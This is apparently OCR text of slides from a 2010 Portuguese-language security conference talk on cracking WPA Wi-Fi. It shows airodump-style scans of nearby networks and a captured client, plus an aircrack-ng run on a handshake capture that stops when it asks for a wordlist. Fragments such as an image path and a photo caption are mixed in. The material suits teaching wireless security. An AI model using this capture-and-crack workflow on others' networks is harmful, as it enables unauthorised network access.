 00:09:5B:66:3D:0E   92     40        1    0   13  54 . WPA  TKIP   PSK  BERG

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:09:5B:66:3D:0E  00:23:12:D7:DA:F8   84    0 -36    244       39  BERG
```

Monitoramento




Monitoramento



WPA

O atacante mostra que está cada vez mais em forma
Ivo Gonzales / AGÊNCIA O GLOBO



:CD:F8:57:18	74	8	0	0	6	54 .	WPA2	CCMP	PSK	Bos
:A2:0E:EE:80	73	13	0	0	8	54e.	WPA	TKIP	PSK	gcc
:3F:71:3A:DE	74	3	0	0	11	54 .	WPA2	CCMP	PSK	__T
:91:6C:53:2A	73	20	0	0	6	54 .	WPA2	CCMP	PSK	dli
:A2:0E:E2:90	73	21	0	0	11	54e.	WPA	TKIP	PSK	gcc
:91:70:E9:EE	72	17	0	0	6	54 .	WPA2	CCMP	PSK	dli
:58:C4:3A:E3	73	8	0	0	6	54 .	WPA	TKIP	PSK	Act
:3F:4B:23:94	73	4	1	0	6	54 .	WPA2	CCMP	PSK	GME
:91:03:2D:85	73	18	0	0	1	54 .	WPA2	TKIP	PSK	mau
:A2:0E:EB:F0	72	5	0	0	4	54e.	WPA	TKIP	PSK	gcc
:69:5C:35:64	72	24	0	0	6	54	WPA2	CCMP	PSK	rit
:11:53:55:5D	71	17	0	0	7	54 .	WPA2	CCMP	PSK	GTG
:69:D3:BA:33	71	18	0	0	6	54	WPA2	CCMP	PSK	TOP
:B2:28:72:6E	71	3	0	0	3	54e	WPA	TKIP	PSK	Cic
:52:79:CD:D8	71	14	0	0	1	54e.	WPA2	CCMP	PSK	T-H
:A2:0E:EB:B0	71	24	0	0	1	48e.	WPA	TKIP	PSK	gcc
:70:82:B3:23	70	8	0	0	8	54	WPA	TKIP	PSK	ECC
:DF:3D:C5:6F	69	23	0	0	1	54 .	WPA2	CCMP	PSK	Raq
:11:06:DD:0F	70	19	19	0	1	54 .	WPA	TKIP	PSK	CLA
:A2:0E:EC:90	69	38	0	0	5	54e.	WPA	TKIP	PSK	gcc
:0F:F8:E3:9A	68	28	0	0	10	54 .	WPA	TKIP	PSK	JOS
:9A:0C:03:96	68	29	14	0	11	54 .	WPA	TKIP	PSK	CLA
:A2:0E:E9:D0	66	37	0	0	3	54e.	WPA	TKIP	PSK	gcc
:2F:02:98:1A	-1	0	0	0	133	-1				<le
:00:00:00:00	-1	0	0	0	113	-1				<le
:7E:F2:84:1B	73	1	0	0	6	54	WPA	CCMP	PSK	Cyb
:E2:C2:AE:F0	71	1	0	0	7	54e.	WPA	TKIP	PSK	spa

WPA

 # aircrack-ng WPANET.cap
Opening WPANET.cap
Read 53145 packets.

#	BSSID	ESSID	Encryption
1	00:19:E0:64:DC:11	WPANET	WPA (1 handshake)

Choosing first network as target.

Opening WPANETL.cap
Please specify a dictionary (option -w).

You Sh0t the Sheriff 4

http://ysts.org

17 de maio 2010